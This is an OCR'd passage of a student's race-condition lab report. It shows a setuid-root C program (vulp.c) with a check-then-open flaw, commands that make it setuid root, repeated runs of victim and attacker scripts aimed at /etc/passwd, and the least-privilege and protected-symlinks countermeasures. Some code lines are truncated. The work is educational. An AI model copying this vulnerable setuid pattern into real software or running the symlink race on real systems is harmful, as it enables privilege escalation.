drwx------ 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-systemd-logind.service-92MHwi
drwx------ 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-systemd-resolved.service-sGgwTi
drwx------ 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-systemd-timesyncd.service-R0yQii
drwx------ 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-upower.service-6k21Zh
drwx------ 2 nkim36 nkim36 4096 Apr 5 22:49 tracker-extract-
nkim36@nkim36-VirtualBox:/tmp$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:/tmp$


**Task 3 Countermeasure: Applying the Principle of Least Privilege**


The Principle of Least Privilege states that a subject should be given only those privileges needed for it to complete its task. If a subject does not need an access right, the subject should not have that right. Further, the function of the subject (as opposed to its identity) should control the assignment of rights. So in this case, the access() was used to limit the user's power, even though this is not the proper approach compared to the Principle of Least Privilege. The seteuid system call was used to temporarily disable the root privilege, and as shown below, was later enabled when needed. What was observed was the need to alter the vulp.c program and the constant ln changes over 3000 times.









tracker-extract-files.1000
nkim36@nkim36-VirtualBox:/tmp$ nano vulp.c
nkim36@nkim36-VirtualBox:/tmp$



Text Editor
Apr 5 23:05
Open
vulp.c
Save
vulp.c
attacker.sh
victim.sh
loop.sh
/* vulp.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer);
if(!access(fn, W_OK)){
setuid(1000);
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer)
fclose(fp);
setuid(0);
}
else printf("No permission \n");
}
Text Editor



ntu20.04vm [Running] - Oracle VM VirtualBox
View Input Devices Help
Terminal
Apr 5 23:10
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
command 'pclean' from deb pbuilder-scripts (22)
command 'clear' from deb ncurses-bin (6.2-0ubuntu2)
command 'uclean' from deb svn-buildpackage (0.8.7)
Try: sudo apt install <deb name>
nkim36@nkim36-VirtualBox:~$ su test
su: user test does not exist
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
nkim36@nkim36-VirtualBox:~$ sudo shown root
[sudo] password for nkim36:
sudo: shown: command not found
nkim36@nkim36-VirtualBox:~$ sudo chown root
chown: missing operand after 'root'
Try 'chown --help' for more information.
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$



Terminal
Apr 5 23:12
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$


**Task 4 Countermeasure: Ubuntu Built in Scheme**

Now in conclusion, all the tasks for the race conditon vulnerability lab was completed, however, there were some limitations as shown in the screenshots below. This only work for directories where sticky bits are enabled. The protection mechanism denies access only in a couple of cases as shown in the screenshots. And the 5$^{th}$ case where the follower is root, the owner of the directroy is seed and symlink owner are both seed the attack is successful. So in conclsion, this can be exploited and race coniditon would work for a directory owned by root.





Terminal
Apr 5 23:21
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: /tmp
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
nkim36@nkim36-VirtualBox:~$


Terminal
Apr 5 23:24
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: /tmp
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
line 4: [1]: command not found
Show Applications


No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission


changed ln for 1280 tlnes.
changed ln for 1281 tlnes.
changed ln for 1282 tlnes.
changed ln for 1283 tlnes.
changed ln for 1284 tlnes.
changed ln for 1285 tlnes.
changed ln for 1286 tlnes.
changed ln for 1287 tlnes.
changed ln for 1288 tlnes.
changed ln for 1289 tlnes.
changed ln for 1290 tlnes.